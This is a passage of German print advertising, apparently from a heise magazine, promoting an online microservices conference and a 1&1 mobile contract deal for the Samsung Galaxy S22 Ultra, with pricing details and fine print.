basierten Systemen
- API Gateway, Service Mesh, Event
Mesh oder doch Orchestrierung à la
Kubernetes?
- Micro Frontends in Aktion
- Möglichkeiten zum Umgang mit
transaktionalen Use-Cases in
verteilten Systemen
- Debugging verteilter Systeme
- Testing von Microservices und
deren Zusammenspiel

ZIELGRUPPEN

- Softwarearchitekten, Softwareentwickler, IT-Projektleiter

Buchen Sie die Konferenz mit dem **heise-Academy-Abo**.
Erhalten Sie Zugriff auf weitere 100 Online-Trainings
im Jahr. Mehr Infos unter: heise-academy.de

Einführungspreis 495,- pro Jahr

Einzelpreis der Konferenz: 149,-



Mehr erfahren:
[konferenzen.heise.de/
mastering-microservices](https://konferenzen.heise.de/mastering-microservices)

NEU Samsung Galaxy S22



GRATIS*
Buds Pro
UVP ~~229,- €~~



6 FREIMONATE

1&1 ALL-NET-FLAT

- ✓ **FLAT** Telefonie
- ✓ **FLAT** Internet
- ✓ **FLAT** EU-Ausland

ab **0,-** €/Monat*
6 Monate, danach
69,99 €/Monat.

Inkl. Galaxy S22 Ultra

Das neue Samsung Galaxy S22 Ultra mit 3-fach-Vorteil:

- ✓ **6 Freimonate:** mit der millionenfach bewährten 1&1 All-Net-Flat telefonieren und surfen Sie endlos und sparen dazu bares Geld – **die ersten 6 Monate zahlen Sie 0,- €/Monat!***
- ✓ **Gratis Galaxy Buds Pro:** die neuesten Bluetooth Kopfhörer im Wert von 229,- € gibt's kostenlos dazu.*
- ✓ **Alt gegen Neu:** Schicken Sie uns Ihr altes Handy und Sie erhalten eine **attraktive Tauschprämie** – je nach Modell und Alter **mindestens 160,- € und bis zu 950,- €!***



24 h Austausch-Service

Egal ob Display-Bruch, Defekt oder Wasserschaden – bei 1&1 erhalten Sie innerhalb von 24 h ein neues Handy – und zwar das gleiche Modell wie zuvor. Einfach austauschen statt versichern.*

1&1

1und1.de

02602/96 96

*Samsung Galaxy S22 Ultra für 0,- € einmalig, z.B. in Verbindung mit der 1&1 All-Net-Flat XS für 0,- €/Monat die ersten 6 Monate, danach 69,99 €/Monat. 1&1 All-Net-Flat XS mit 1 GB Highspeed-Volumen pro Monat, danach unbegrenzt mit 64 kBit/s weitersurfen. Bereitstellungspreis 39,90 €. 24 Monate Vertragslaufzeit. Sonderkündigung im ersten Monat (30 Tage testen). 24 h Austausch-Service nur bei gleichzeitiger Vertragsverlängerung (24 Monate) sowie Rückgabe des defekten Geräts. Alt gegen Neu Prämie ist abhängig vom eingesendeten Gerät. Es gelten die jew. Servicebedingungen. Zusätzliche Tauschprämie bei Kauf eines Galaxy S22 Ultra. Gratis Galaxy Buds Pro bei Kauf eines Galaxy S22 Ultra bis zum 10.03.2022 und separater Registrierung. Weitere Infos sowie Details zum Registrierungsprozess unter 1und1.de/teilnahmebedingungen. Änderungen und Irrtümer vorbehalten. Preise inkl. MwSt. 1&1 Telecom GmbH, 56403 Montabaur.